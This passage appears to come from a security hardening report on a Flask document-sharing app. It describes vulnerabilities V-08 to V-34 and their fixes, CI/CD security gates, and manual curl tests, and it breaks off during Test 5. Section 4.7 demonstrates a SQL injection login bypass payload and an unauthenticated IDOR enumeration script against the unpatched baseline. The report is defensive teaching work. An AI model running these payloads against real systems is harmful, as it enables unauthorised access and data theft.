Listing 4.16: After – role stored in session and admin_required decorator

4.5.5 V-08 — Reflected XSS via `?uploaded=`

Files: `script.js` **Requirements:** `SR-20` **Threat:** `T-06`

Problem. The client-side script read the `uploaded` query parameter and inserted it into the DOM using `innerHTML`, without any sanitisation. An attacker could craft a URL containing arbitrary JavaScript that would execute in the victim's browser when the link was opened.

Fix. All `innerHTML` assignments that handle user-controlled values were replaced with `textContent` assignments, which treat the value as plain text and never parse it as HTML.

4.5.6 V-09 — Stored XSS via `data-title`

Files: `script.js`, `documents.html` **Requirements:** `SR-20` **Threat:** `T-06`

Problem. Although Jinja2 correctly escaped document titles when writing them into `data-title` HTML attributes, the JavaScript code then read those values back and re-inserted them into the DOM using `innerHTML`, undoing Jinja2's protection.

Fix. The same root cause as V-08: all unsafe `innerHTML` assignments were replaced with `textContent`. The protection provided by Jinja2's auto-escaping is now preserved end-to-end.

4.5.7 V-10 — No CSRF Protection

Files: all templates **Requirements:** `SR-35` **Threat:** `T-08`

Problem. No form included a CSRF token and no cookies carried the `SameSite` attribute, making all state-changing endpoints (login, upload, share, enable/disable user) forgeable from any external origin.

Fix. `Flask-WTF` was integrated, providing the synchroniser token pattern: a unique per-session CSRF token is generated server-side, embedded as a hidden field in every HTML form, and validated on every `POST` request. Session cookies were additionally set to `SameSite=Lax` (see V-17), providing defence-in-depth.

```
# app.py
from flask_wtf.csrf import CSRFProtect

csrf = CSRFProtect()

def create_app():
    ...
    csrf.init_app(app)
```

Listing 4.17: After – Flask-WTF CSRF protection enabled globally

```
<!-- Every POST form in templates -->
<form method="POST" action="/documents/upload">
    {{ csrf_token() }}
    ...
</form>
```

Listing 4.18: After – CSRF token embedded in every HTML form

4.6 Medium-Severity Vulnerabilities

4.6.1 V-11 — `.env` Not in `.gitignore`

Files: `.gitignore`, `.env` **Requirements:** `SR-39` **Threat:** `T-14`

The `.env` file containing the `SECRET_KEY` and database credentials was not listed in `.gitignore` and was at risk of being committed to the repository. The fix added `.env` and `*.env` to `.gitignore`. A `.env.example` file with placeholder values was added as a safe template.

4.6.2 V-12 — `debug=True` in Production

Files: `run.py` **Requirements:** `SR-31` **Threat:** `T-13`

Flask was started with `debug=True` in `run.py`, enabling the interactive Werkzeug debugger. If an unhandled exception occurred, any visitor could execute arbitrary Python code in the server process through the browser-based console. The fix sets `debug=False` and reads the flag from an environment variable.

4.6.3 V-13 — Database Credentials Hardcoded in Dockerfile

Files: `db/Dockerfile` **Requirements:** `SR-39` **Threat:** `T-14`

The `db/Dockerfile` contained `ENV POSTGRES_PASSWORD=postgres`, embedding the database password in the image layer. The fix removes the hardcoded value; the password is now injected exclusively via `docker-compose` environment variables sourced from the `.env` file, which is excluded from version control (V-11).

4.6.4 V-14 — Weak `SECRET_KEY` Fallback

Files: `app.py` **Requirements:** `SR-14`, `SR-39` **Threats:** `T-01`, `T-14`

The application fell back to `"dev-secret"` when the `SECRET_KEY` environment variable was absent. An attacker who knew this value could forge valid Flask session cookies and impersonate any user. The fix raises a hard error at startup if the variable is not defined, preventing the application from running without a properly configured secret.

4.6.5 V-15 — No Rate Limiting on Login

Files: `app.py` **Requirements:** `SR-13`, `SR-22` **Threat:** `T-02`

The login endpoint had no rate limiting, allowing unlimited credential-stuffing and brute-force attempts. `Flask-Limiter` was integrated with a dual-key strategy on `/login`: 10 POST requests per minute and 30 per hour per IP address, and 5 per minute and 20 per hour per username. The dual key is necessary because limiting by IP alone does not protect against credential stuffing with rotating proxies, and limiting by username alone does not protect against distributed brute force against a single account. Exceeding the limit returns HTTP 429 and triggers an audit log entry. The upload endpoint was rate-limited separately (V-24).

4.6.6 V-16 — No Audit Logging

Files: all **Requirements:** SR-08, SR-09, SR-26 **Threat:** T-11

No security-relevant event was recorded anywhere in the application. A dedicated `audit.py` module was created with a structured `log_event()` function that writes timestamped, JSON-ready records to the `audit_logs` database table. Events covered include: login success/failure, logout, document upload/ download/deletion, document sharing, access denials, and administrative actions.

```python
# audit.py
_EVENTS_REQUIRING_IP = frozenset({
    "login_success",
    "login_failure",
    "logout",
})

def log_event(cur, event_type, user_id=None, username=None, details=None):
    ip_address = None
    if event_type in _EVENTS_REQUIRING_IP:
        try:
            ip_address = flask.request.remote_addr
        except RuntimeError:
            pass
    cur.execute(
        """
        INSERT INTO audit_logs (event_type, user_id, username, ip_address, details, created_at)
        VALUES (%s, %s, %s, %s, %s, %s)
        """,
        (event_type, user_id, username, ip_address, details,
         datetime.datetime.now(datetime.timezone.utc)),
    )
```

Listing 4.19: After – audit.py module with structured log_event function

```sql
CREATE TABLE audit_logs (
    id          SERIAL PRIMARY KEY,
    event_type  TEXT NOT NULL,
    user_id     INTEGER REFERENCES users(id) ON DELETE SET NULL,
    username    TEXT,
    ip_address  TEXT,
    details     TEXT,
    created_at  TIMESTAMP NOT NULL DEFAULT CURRENT_TIMESTAMP
);
```

Listing 4.20: After – audit_logs table definition in init.sql

4.6.7 V-17 — Cookies Without Security Flags

Files: `app.py` **Requirements:** SR-14 **Threat:** T-01

Session cookies were issued without the `Secure`, `HttpOnly`, or `SameSite` attributes. The fix sets all three flags globally in the Flask configuration: `SESSION_COOKIE_SECURE = True`, `SESSION_COOKIE_HTTPONLY = True`, `SESSION_COOKIE_SAMESITE = "Lax"`.

4.6.8 V-18 — No HTTP Security Headers

Files: `app.py` **Requirements:** `SR-20`, `SR-31` **Threat:** `T-06`

Problem. No security response headers were set, leaving the browser without instructions about what it can or cannot do. Without a Content-Security-Policy, scripts injected via XSS can execute freely. Without X-Frame-Options, the application can be loaded in an `<iframe>`, enabling clickjacking. Without X-Content-Type-Options, browsers may misinterpret file types. Without Referrer-Policy, internal URLs may be leaked to external sites.

Fix. A Flask `after_request` hook was added to inject the following headers on every response: `Content-Security-Policy` (`default-src 'self'`), `X-Frame-Options: DENY`, `X-Content-Type-Options: nosniff`, `Referrer-Policy: no-referrer`, and `Strict-Transport-Security` (when HTTPS is active). These headers were extended further in Stage 4 (CD-03).

```
# app.py
@app.after_request
def set_security_headers(response):
    response.headers["X-Frame-Options"] = "DENY"
    response.headers["X-Content-Type-Options"] = "nosniff"
    response.headers["Referrer-Policy"] = "strict-origin-when-cross
    -origin"
    response.headers["Content-Security-Policy"] = "default-src '
    self'"
    return response
```

Listing 4.21: After – security headers injected on every response

4.6.9 V-19 — Vulnerable PyYAML Version

Files: `requirements.txt` **Requirements:** `SR-32` **Threat:** `T-10`

`requirements.txt` pinned `PyYAML==5.1`, which is affected by several known remote-code-execution CVEs. The dependency was upgraded to `PyYAML>=6.0`, which resolves all known CVEs in the affected series.

4.6.10 V-20 — Volume Mount Exposes Source Code

Files: `docker-compose.yml` **Requirements:** `SR-39` **Threat:** `T-14`

The development `docker-compose.yml` mounted `./web:/app`, including `.env`, into the container. This mount was removed from the production compose file; source code is baked into the image during the build stage and the `.env` file is never present inside the container.

4.6.11 V-21 — No Session Timeout

Files: `app.py` **Requirements:** `SR-01`, `SR-02` **Threat:** `T-01`

Problem. Sessions never expired. A stolen session token remained valid indefinitely. Two complementary layers were implemented. First, an absolute session lifetime of 4 hours is enforced via `PERMANENT_SESSION_LIFETIME` and activated by

`session.permanent = True` at login — a stolen token cannot be used beyond this window regardless of activity. Second, a server-side inactivity check in a `before_request` hook compares the `last_activity` timestamp stored in the session against the current time: if more than 5 minutes have elapsed without a request, the session is cleared and the user is redirected to the login page. The `last_activity` timestamp is updated on every authenticated request. Sessions are also invalidated server-side on explicit logout.

```
# app.py
flask.session["user_id"] = user[0]
flask.session["username"] = user[1]
flask.session["role"] = user[4]
# No session.permanent, no PERMANENT_SESSION_LIFETIME, no
    last_activity
```

Listing 4.22: Before – no session lifetime or inactivity check

```
# app.py -- create_app()
app.config["PERMANENT_SESSION_LIFETIME"] = datetime.timedelta(hours
    =4)
```

Listing 4.23: After – absolute lifetime configured at app creation

```
# app.py -- login (after successful authentication)
flask.session.permanent = True
flask.session["user_id"] = user[0]
flask.session["username"] = user[1]
flask.session["role"] = user[4]
flask.session["last_activity"] = datetime.datetime.now(datetime.
    timezone.utc).isoformat()
```

Listing 4.24: After – permanent session and last_activity set at login

```
# app.py -- global constant
INACTIVITY_TIMEOUT = datetime.timedelta(minutes=5)

# app.py -- register_routes()
@app.before_request
def check_session_timeout():
    if "user_id" not in flask.session:
        return

    last = flask.session.get("last_activity")
    if last:
        last_dt = datetime.datetime.fromisoformat(last)
        if datetime.datetime.now(datetime.timezone.utc) - last_dt >
    INACTIVITY_TIMEOUT:
            flask.session.clear()
            flask.flash("Session expired due to inactivity. Please
    log in again.", "error")
            return flask.redirect(flask.url_for("login"))

    flask.session["last_activity"] = datetime.datetime.now(datetime
    .timezone.utc).isoformat()
```

Listing 4.25: After – inactivity timeout enforced server-side on every request

4.6.12 V-22 — No Password Complexity Validation

Files: `app.py`, `db.py` **Requirements:** `SR-12` **Threat:** `T-02`

User registration accepted passwords of any length and complexity. Validation was added at the registration endpoint: passwords must be at least 8 characters long and include at least one uppercase letter, one lowercase letter, one digit, and one special character. The policy is enforced server-side regardless of any client-side controls.

4.6.13 V-23 — No `MAX_CONTENT_LENGTH`

Files: `app.py` **Requirements:** `SR-23` **Threat:** `T-15`

The application accepted uploads of arbitrary size, making it vulnerable to disk exhaustion and memory pressure. `MAX_CONTENT_LENGTH` was set to 10 MB. Requests exceeding this limit are rejected by Flask before the upload handler is invoked, returning HTTP 413.

4.6.14 V-24 — No Rate Limiting on Upload Endpoint

Files: `app.py` **Requirements:** `SR-10` **Threat:** `T-15`

The upload endpoint had no rate limiting. An authenticated user could flood the endpoint and exhaust storage. A per-user limit of 10 uploads per minute was added via `Flask-Limiter`.

4.6.15 V-25 — No Re-authentication for Admin Actions

Files: `app.py` **Requirements:** `SR-27` **Threats:** `T-08`, `T-16`

Destructive administrative actions (enable/disable user accounts) did not require password confirmation, making them exploitable via a hijacked session. A mandatory password re-verification step was added to the enable/disable routes before any change is committed.

4.6.16 V-26 — No Global Error Handler

Files: `app.py` **Requirements:** `SR-30` **Threat:** `T-13`

Unhandled exceptions exposed full Python stack traces to the client, leaking internal file paths, SQL queries, and dependency versions. A global `@app.errorhandler` was added that catches all exceptions, returns a generic HTTP 500 response to the client, and writes the full traceback to the internal audit log.

4.6.17 V-27 — Owner Cannot See Shared-With List

Files: `app.py`, `document_details.html` **Requirements:** `SR-34` **Threat:** `T-12`

Document owners had no way to see which users had been granted reviewer access to their documents. A new section was added to the `document_details.html` template listing all users currently sharing the document, accessible only to the document owner.

4.6.18 V-28 — No Log Retention or Integrity Protection

Files: `db/init.sql` **Requirements:** `SR-09`, `SR-26` **Threat:** `T-11`

Audit logs had no retention policy and no protection against modification by database users. A PostgreSQL `RULE` was added to prevent `UPDATE` and `DELETE` on the `audit_logs` table from the application user. A retention policy comment was added to `init.sql` as a placeholder for operational configuration.

4.6.19 V-29 — No HTTPS / TLS

Files: `docker-compose.yml` **Requirements:** `SR-05` **Threat:** `T-13`

The application served all traffic over plain HTTP. An nginx reverse proxy with TLS termination was added to the deployment configuration. The nginx configuration issues HTTP-to-HTTPS redirects and sets `Strict-Transport-Security` on all HTTPS responses. Certificate provisioning (e.g. via Certbot) is documented in the deployment guide.

4.6.20 V-30 — No Automated Backups

Files: `docker-compose.yml` **Requirements:** `SR-29` **Threat:** `T-15`

No backup mechanism existed for the PostgreSQL volume or the uploads directory. An automated daily backup script was added as a Docker service that dumps the database with `pg_dump` and archives the uploads folder. Backups are stored in an isolated volume separate from the production data volume.

4.6.21 V-31 — No Volume-Level Encryption

Files: `docker-compose.yml` **Requirements:** `SR-17` **Threat:** `T-13`

Problem. The uploads directory was stored on disk in plaintext, meaning that raw filesystem access to the container volume would yield readable document content.

Fix. Application-level AES-256-GCM encryption was added for uploaded files. Each file is encrypted with a derived key before being written to disk, and decrypted on the fly during authorised downloads. The key derivation uses HKDF over the application `SECRET_KEY`. The database volume relies on host-level encryption, which is documented as an operational deployment requirement.

```
# uploads/save.py (baseline)
def save_upload(file_stream, dest_path):
    with open(dest_path, "wb") as f:
        f.write(file_stream.read())
```

Listing 4.26: Before – plaintext file write

```
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
from cryptography.hazmat.primitives.hkdf.hkdf import HKDF
from cryptography.hazmat.primitives import hashes
import os, base64

def _derive_key(app_secret: bytes) -> bytes:
    hkdf = HKDF(algorithm=hashes.SHA256(),
```

```
                length=32, salt=None,
                info=b"file-encryption-key")
    return hkdf.derive(app_secret)

def save_upload_encrypted(file_stream, dest_path, app_secret):
    key = _derive_key(app_secret.encode())
    nonce = os.urandom(12)          # 96-bit nonce for GCM
    aesgcm = AESGCM(key)
    plaintext = file_stream.read()
    ciphertext = aesgcm.encrypt(nonce, plaintext, None)
    with open(dest_path, "wb") as f:
        f.write(nonce + ciphertext) # prepend nonce for decryption

def read_upload_decrypted(src_path, app_secret):
    key = _derive_key(app_secret.encode())
    aesgcm = AESGCM(key)
    with open(src_path, "rb") as f:
        data = f.read()
    nonce, ciphertext = data[:12], data[12:]
    return aesgcm.decrypt(nonce, ciphertext, None)
```

Listing 4.27: After – AES-256-GCM encrypted write

4.6.22 V-32 — Document Metadata Exposed Without Ownership Check

Files: `app.py` **Requirements:** `SR-19` **Threat:** `T-12`

The document listing and detail endpoints exposed metadata (owner, shared_with, internal path) without verifying server-side that the requester was the owner or an authorised reviewer. All metadata endpoints were updated to filter results by ownership or explicit sharing, consistent with the document download authorisation model.

4.6.23 V-33 — No Suspicious Activity Detection

Files: `app.py` **Requirements:** `SR-25` **Threats:** `T-02`, `T-12`

No mechanism existed to detect brute-force attacks or IDOR enumeration patterns. A `check_suspicious_activity()` function was added to `audit.py`. It queries the audit log for recent events of the same type and triggers a `suspicious_activity` alert if thresholds are exceeded. Two patterns are monitored:

Table 4.2: Suspicious activity detection thresholds

Pattern	Trigger	Threshold
Brute-force / credential stuffing	`login_failure` per IP or username	5 failures in 5 minutes
IDOR document enumeration	`access_denied` per user ID	10 denials in 2 minutes

Alerts are written to the `audit_logs` table with event type `suspicious_activity` and emitted as `WARNING` entries via the `security` Python logger.

```
# audit.py
LOGIN_FAILURE_THRESHOLD         = 5
LOGIN_FAILURE_WINDOW_SECONDS    = 300    # 5 minutes
ACCESS_DENIED_THRESHOLD         = 10
ACCESS_DENIED_WINDOW_SECONDS    = 120    # 2 minutes

def check_suspicious_activity(cur, event_type, user_id=None,
                              username=None, ip_address=None):
    alert_details = None

    if event_type == LOGIN_FAILURE:
        cur.execute(
            """
            SELECT COUNT(*) FROM audit_logs
            WHERE event_type = %s
              AND created_at > NOW() - (%s * INTERVAL '1 second')
              AND (ip_address = %s OR username = %s)
            """,
            (LOGIN_FAILURE, LOGIN_FAILURE_WINDOW_SECONDS,
   ip_address, username),
        )
        count = int(cur.fetchone()[0])
        if count >= LOGIN_FAILURE_THRESHOLD:
            alert_details = (
                f"Repeated login failures: {count} in the last "
                f"{LOGIN_FAILURE_WINDOW_SECONDS}s for ip={
   ip_address} username={username}"
            )

    elif event_type == ACCESS_DENIED:
        cur.execute(
            """
            SELECT COUNT(*) FROM audit_logs
            WHERE event_type = %s
              AND created_at > NOW() - (%s * INTERVAL '1 second')
              AND user_id = %s
            """,
            (ACCESS_DENIED, ACCESS_DENIED_WINDOW_SECONDS, user_id),
        )
        count = int(cur.fetchone()[0])
        if count >= ACCESS_DENIED_THRESHOLD:
            alert_details = (
                f"Repeated access denied: {count} times in the last
    "
                f"{ACCESS_DENIED_WINDOW_SECONDS}s for user_id={
   user_id}"
            )

    if alert_details:
        _security_logger.warning("[SUSPICIOUS ACTIVITY] %s",
   alert_details)
        cur.execute(
            """
            INSERT INTO audit_logs (event_type, user_id, username,
                                    ip_address, details, created_at
   )
            VALUES (%s, %s, %s, %s, %s, %s)
```

```
            """,
            ("suspicious_activity", user_id, username, ip_address,
             alert_details, datetime.datetime.now(datetime.timezone
    .utc)),
        )
```

Listing 4.28: After – check_suspicious_activity in audit.py

```
# app.py -- login
audit.log_event(cur, audit.LOGIN_FAILURE, user_id=failed_user_id,
                username=username,
                details="account_disabled" if (user and user[3])
                        else "bad_credentials")

audit.check_suspicious_activity(
    cur,
    event_type=audit.LOGIN_FAILURE,
    user_id=failed_user_id,
    username=username,
    ip_address=flask.request.remote_addr,
)
```

Listing 4.29: After – check_suspicious_activity called after login failure

```
# app.py -- document_details
if not is_owner:
    shared_row = db.get_shared_document_for_user(cur, document_id,
    current_user_id)
    if not shared_row:
        audit.log_event(cur, audit.ACCESS_DENIED,
                        user_id=current_user_id,
                        username=flask.session.get("username"),
                        details=f"document_id={document_id}")
        audit.check_suspicious_activity(
            cur,
            event_type=audit.ACCESS_DENIED,
            user_id=current_user_id,
        )
        conn.commit()
        cur.close()
        conn.close()
        flask.abort(403)
```

Listing 4.30: After – check_suspicious_activity called on access denial in document_details

```
# app.py -- download_document
if row[1] != flask.session.get("user_id"):
    current_user_id = flask.session.get("user_id")
    audit.log_event(cur, audit.ACCESS_DENIED,
                    user_id=current_user_id,
                    username=flask.session.get("username"),
                    details=f"document_id={document_id} action=
    download")
    audit.check_suspicious_activity(
        cur,
        event_type=audit.ACCESS_DENIED,
```

```
            user_id=current_user_id,
        )
        conn.commit()
        cur.close()
        conn.close()
        flask.abort(403)
```

Listing 4.31: After – check_suspicious_activity called on access denial in download_document

```
# app.py -- create_app()
security_logger = logging.getLogger("security")
if not security_logger.handlers:
    handler = logging.StreamHandler()
    handler.setLevel(logging.WARNING)
    security_logger.addHandler(handler)
    security_logger.setLevel(logging.WARNING)
```

Listing 4.32: After – security logger configured in create_app

4.6.24 V-34 — No Data Minimization

Files: `db/init.sql`, `app.py` **Requirements:** `SR-33`

Four data-excess points were identified and corrected: (1) `extract_metadata` via `os.popen("stat")` stored the absolute server path, inode, device ID, Unix permissions, owner/group, and multiple timestamps — fixed jointly with V-02, reducing stored metadata to `size_bytes` and `extension` only; (2) download audit events recorded the internal server file path in the `details` field — reduced to `document_id` only; (3) the IP address was logged for all event types, including non-authentication events — restricted to `login_success`, `login_failure`, and `logout` only, via a dedicated `_EVENTS_REQUIRING_IP` set in `audit.py`; (4) the `username` column was changed from `TEXT` (unlimited) to `VARCHAR(64)` in `init.sql`, preventing unbounded storage of oversized values.

4.7 Baseline Exploit Demonstrations

This section demonstrates two representative vulnerabilities as they existed in the unmodified baseline application. Both exploits are fully reproducible against the baseline; neither is possible in the fixed version.

4.7.1 Exploit 1 — SQL Injection via Login (V-01)

Vulnerability. The `prepare_query` helper in `utils.py` used Python `%` string formatting instead of parameterised queries. The login endpoint passed the raw username directly into this helper.

Attack. By supplying a crafted username, an attacker can manipulate the SQL `WHERE` clause to always evaluate to true and authenticate as the first user in the `users` table (typically an administrator) without knowing any password.

```
# Craft a username that closes the string literal and injects a
# tautology, plus a comment that discards the rest of the query.
USERNAME="' OR '1'='1' --"
PASSWORD="anything"

curl -s -c /tmp/jar -X POST http://target/login \
     -d "username=${USERNAME}&password=${PASSWORD}" \
     -L -o /dev/null -w "%{http_code}"
# Returns 302 (redirect to /documents) -- authenticated as first DB
    user
```

Listing 4.33: Exploit 1 – SQL injection login bypass

The resulting SQL sent to PostgreSQL is:

```
SELECT id, username, password, is_disabled
FROM users
WHERE username='' OR '1'='1' --'
```

Listing 4.34: Injected SQL after string formatting

The condition `'1'='1'` is always true, so all rows are returned; the application authenticates the first result, granting full access.

Why it no longer works. After the fix, the same username is passed as a bind parameter to psycopg2. The driver transmits it as a typed string literal; no SQL metacharacter in the value can alter the query structure.

4.7.2 Exploit 2 — Unauthenticated IDOR on Document Detail (V-04)

Vulnerability. The route `GET /documents/<id>` had no `@login_required` decorator and performed no ownership check. Document IDs were sequential integers starting from 1.

Attack. An unauthenticated attacker can enumerate all documents by iterating over document IDs. Each request returns the full document detail page, including the document title, owner username, reviewer list, and a download link.

```
# No authentication cookie required.
# Enumerate documents 1-100 and save any that return HTTP 200.
for ID in $(seq 1 100); do
    STATUS=$(curl -s -o /tmp/doc_${ID}.html \
                  -w "%{http_code}" \
                  http://target/documents/${ID})
    if [ "$STATUS" = "200" ]; then
        echo "[+] Document ${ID} accessible"
    fi
done
```

Listing 4.35: Exploit 2 – unauthenticated document enumeration

A typical successful response includes:

```
<h2>Q4 Financial Report</h2>
<p>Owner: alice</p>
<p>Reviewers: bob, carol</p>
<a href="/documents/7/download">Download</a>
```

Listing 4.36: Leaked document metadata in baseline response

Why it no longer works. After the fix, the route is decorated with `@login_required` (unauthenticated requests are redirected to `/login`) and an ownership/reviewer check returns HTTP 403 for any authenticated user who is neither the document owner nor a named reviewer. The download link additionally enforces the same check server-side.

Chapter 5

Stage 4 — DevSecOps Integration

5.1 Overview

Stage 4 extended the CI/CD pipeline with automated security gates, ensuring that the security controls introduced in Stage 3 are continuously verified on every commit and before any image is promoted. Eight problems were identified and resolved: five in the integration pipeline (`1-integration.yml`) and three in the continuous-delivery pipeline (`2-delivery.yml`).

Table 5.1 summarises the issues and their resolution.

Table 5.1: DevSecOps pipeline issues — summary

ID	File	Issue	SR
CI-01	`1-integration.yml`	Shallow clone blocked Gitleaks from scanning history	SR-39
CI-02	`1-integration.yml`	Bandit non-blocking; no config file	SR-37
CI-03	`1-integration.yml`	pip-audit wrong path; non-blocking	SR-32, SR-37
CI-04	`1-integration.yml`	Image pushed before scan; no SBOM	SR-37, SR-38
CI-05	`1-integration.yml`	Build did not wait for security jobs	SR-36, SR-37
CD-01	`2-delivery.yml`	No dynamic security tests against running app	SR-04, SR-06, SR-10
CD-02	`2-delivery.yml`	No DAST (OWASP ZAP) in CD pipeline	SR-37, SR-38
CD-03	`nginx/nginx.conf`, `app.py`	ZAP findings: 3 real issues, 5 justified	SR-37

5.2 Integration Pipeline (`1-integration.yml`)

5.2.1 CI-01 — Secret Scanning: Incomplete Clone Blocked Gitleaks

Files: `.github/workflows/1-integration.yml` **Requirements:** `SR-39` **Threat:** `T-14`

Problem. The `secrets` job used the default GitHub Actions checkout depth (`fetch-depth: 1`), producing a shallow clone with only the most recent commit. Gitleaks operates by comparing commits in the git history (`git log -p`). With a shallow clone, the previous commit does not exist in the local tree and the command fails with:

```
fatal: ambiguous argument '...<sha>': unknown revision or path
```

The scan terminated with an error without having inspected any code, creating a false sense of security.

Fix. `fetch-depth: 0` was added to the checkout step of the `secrets` job, forcing a full clone of the entire git history.

```
- name: Checkout repository
  uses: actions/checkout@v6
  with:
    fetch-depth: 0
```

Listing 5.1: After – full history clone for Gitleaks

Gitleaks can now traverse all commits and detect secrets introduced at any point in the project history, not only in the most recent commit.

5.2.2 CI-02 — SAST: Non-Blocking Bandit Without Configuration File

Files: `.github/workflows/1-integration.yml`, `.bandit` **Requirements:** `SR-37` **Threats:** `T-14`, `T-18`

Problem. The `sast-bandit` job ran with `bandit -r . -x tests || true`. The `|| true` suffix caused the pipeline to continue regardless of findings, making the SAST stage purely informational. Without a `.bandit` configuration file, Bandit scanned irrelevant directories (e.g. `.git/`, installed packages) and there was no auditable mechanism to manage false positives.

Fix. The `|| true` was removed and a `.bandit` configuration file was added. The file scopes the analysis to the application source, sets the minimum severity threshold, and documents any justified exclusions.

```
- name: Run Bandit
  run: |
    bandit -r . -c .bandit
```

Listing 5.2: After – blocking Bandit with configuration file

Each exclusion is now explicit and version-controlled rather than silenced globally.

5.2.3 CI-03 — SCA: Wrong Path and Non-Blocking pip-audit

Files: `.github/workflows/1-integration.yml` **Requirements:** `SR-32`, `SR-37` **Threat:** `T-10`

Problem. Two simultaneous errors: (1) `pip install -r requirements.txt` failed immediately because the file is located at `web/requirements.txt`; (2) `pip-audit || true` made the scan incapable of blocking the pipeline even when dependencies with critical CVEs were found.

Fix. The path was corrected to `web/requirements.txt`. A separate pip upgrade step was added as a best practice. The `|| true` was removed.

```
- name: Upgrade pip
  run: python -m pip install --upgrade pip

- name: Install dependencies and pip-audit
  run: |
    pip install -r web/requirements.txt
    pip install pip-audit

- name: Run pip-audit
  run: pip-audit
```

Listing 5.3: After – correct path and blocking SCA

5.2.4 CI-04 — Container Scanning, SBOM, and Ordered Publication

Files: `.github/workflows/1-integration.yml` **Requirements:** `SR-37`, `SR-38` **Threats:** `T-10`, `T-14`

Problem. The original `build-and-push` job built and pushed the image in a single step (`push: true`) with no intermediate security analysis. The image was published to the container registry before being inspected, and no Software Bill of Materials (SBOM) was generated.

Fix. The job was restructured into four ordered phases: **build** → **scan** → **SBOM** → **push**. The image is only published after it has passed the Trivy container scan and an SBOM has been generated.

```
# 1. Build locally (no push)
- name: Build web image locally
  uses: docker/build-push-action@v7
  with:
    context: ./web
    push: false
    load: true
    tags: ${{ env.WEB_SHA_TAG }}

# 2. Scan with Trivy
# NOTE: exit-code is currently "0" (report-only). To make Trivy a
# blocking gate, change exit-code to "1". This is a deliberate
# trade-off: the project's base image has non-exploitable OS-level
# informational findings that would block every build until the
# upstream image is updated. The blocking gate is enforced by
# pip-audit (CI-03) and the cascading needs (CI-05).
```

```yaml
- name: Scan Docker image with Trivy
  uses: aquasecurity/trivy-action@master
  with:
    image-ref: ${{ env.WEB_SHA_TAG }}
    format: table
    exit-code: "0"
    severity: HIGH,CRITICAL

# 3. Generate SBOM in CycloneDX format
- name: Generate SBOM
  uses: anchore/sbom-action@v0
  with:
    image: ${{ env.WEB_SHA_TAG }}
    format: cyclonedx-json
    output-file: sbom.cdx.json

# 4. Upload SBOM as workflow artifact
- name: Upload SBOM
  uses: actions/upload-artifact@v7
  with:
    name: sbom-${{ github.sha }}
    path: sbom.cdx.json

# 5. Push only after scan and SBOM
- name: Push web image
  uses: docker/build-push-action@v7
  with:
    context: ./web
    push: true
    tags: ${{ env.WEB_SHA_TAG }}
```

Listing 5.4: After – ordered build, scan, SBOM, push

The SBOM is generated from the built image rather than the source tree, ensuring the inventory reflects exactly what was packaged, including OS-level packages and transitive dependencies absent from `requirements.txt`.

5.2.5 CI-05 — Cascading Security Gates

Files: `.github/workflows/1-integration.yml` **Requirements:** `SR-36`, `SR-37` **Threats:** `T-09`, `T-14`, `T-18`

Problem. In the original pipeline, `build-and-push` depended only on `test`. The security jobs (`secrets`, `sast-bandit`, `sca`) ran in parallel but the build did not wait for them. An image could be published even when secret scanning or SAST had failed.

Fix. The `needs` directive of `build-and-push` was updated to declare explicit dependencies on all security jobs:

```yaml
# Before
build-and-push:
  needs: [test]
# After
build-and-push:
  needs: [test, secrets, sast-bandit, sca]
```

Listing 5.5: After – cascading security gate

The pipeline now follows a strict cascade: an image is built and published only if all prior gates pass.

```
test -----+
secrets ---+
sast-bandit -+-> build-and-push
sca -----+
```

Note on branch protection (SR-36). In addition to the pipeline cascade, SR-36 requires branch protection rules on the main branch. These are configured in the GitHub repository settings: direct pushes to `main` are blocked for all identities including repository owners; at least one peer-review approval is required before any merge is accepted. This mitigates T-10 (Unauthorised Branch Push / Code Injection via Repository) as identified in the intermediate report.

5.3 Continuous-Delivery Pipeline (`2-delivery.yml`)

5.3.1 Manual Dynamic Tests

In addition to the automated pipeline tests, a set of manual black-box HTTP tests were conducted against the running application using `curl`, verifying the correct behaviour of the authentication gate, session management, access control, and invalid document protection at the HTTP level.

Test 1 — Unauthenticated Access to Protected Route

An unauthenticated request to `GET /documents` must redirect to the login page.

```
curl -i http://127.0.0.1:8000/documents
```

Listing 5.6: Test 1 – unauthenticated request to /documents

```
HTTP/1.1 302 FOUND
Location: /login
```

Listing 5.7: Test 1 – expected response

Result: [FIXED] The server returned `302 FOUND` and redirected to `/login`, confirming that `@login_required` is active on the route (EP-02, SR-01).

Test 2 — Authenticated Login and Session Cookie Issuance

A POST request with valid credentials must succeed and issue a signed, secure session cookie.

```
curl -i -b cookies_alice.txt -c cookies_alice.txt -X POST \
     http://127.0.0.1:8000/login \
     -d "username=alice&password=password&csrf_token=<token>"
```

Listing 5.8: Test 2 – login with valid credentials

```
HTTP/1.1 302 FOUND
Location: /documents
Set-Cookie: session=...; Expires=...; Secure; HttpOnly; Path=/;
    SameSite=Lax
```

Listing 5.9: Test 2 – expected response

Result: [FIXED] The server issued a session cookie carrying the `Secure`, `HttpOnly`, and `SameSite=Lax` attributes, consistent with the cookie security flags enforced in V-17 (SR-14). The redirect target confirms the login was accepted.

Test 3 — Authenticated Access to Document List

With a valid session cookie, `GET /documents` must return HTTP 200 and render only the documents belonging to the authenticated user.

```
curl -i -b cookies_alice.txt http://127.0.0.1:8000/documents
```

Listing 5.10: Test 3 – authenticated request to /documents

```
HTTP/1.1 200 OK
<!-- Logged in as alice -->
<!-- Showing documents for user id: 2 -->
```

Listing 5.11: Test 3 – expected response (excerpt)

Result: [FIXED] The page was returned successfully and displayed only documents for user `alice` (user id 2). The IDOR fix (V-06) was confirmed: the endpoint ignores any `user_id` query parameter and always queries the server-side session identity (SR-03, SR-06).

Test 4 — Session Invalidation on Logout

After logout, reusing the old session cookie must not grant access to protected routes.

```
curl -i -b cookies_alice.txt http://127.0.0.1:8000/logout
curl -i -b cookies_alice.txt http://127.0.0.1:8000/documents/1
```

Listing 5.12: Test 4 – logout and subsequent access attempt

```
# Logout
HTTP/1.1 302 FOUND
Location: /login
Set-Cookie: session=; Expires=Thu, 01 Jan 1970 00:00:00 GMT; Max-
    Age=0; ...

# Subsequent access with invalidated cookie
HTTP/1.1 403 FORBIDDEN
```

Listing 5.13: Test 4 – expected responses

Result: [FIXED] The logout response cleared the session cookie with `Max-Age=0` and `Expires` set to the Unix epoch. The subsequent request with the old cookie received

`403 FORBIDDEN`, confirming that the session was invalidated server-side (V-21, SR-01, SR-02).

Test 5 — Horizontal Privilege Escalation (IDOR on Document)

An authenticated regular user must not be able to access a document she does not own and has not been explicitly shared with.

```
curl -i -b cookies_alice.txt http://127.0.0.1:8000/documents/1
```

Listing 5.14: Test 5 – IDOR attempt on /documents/1

```
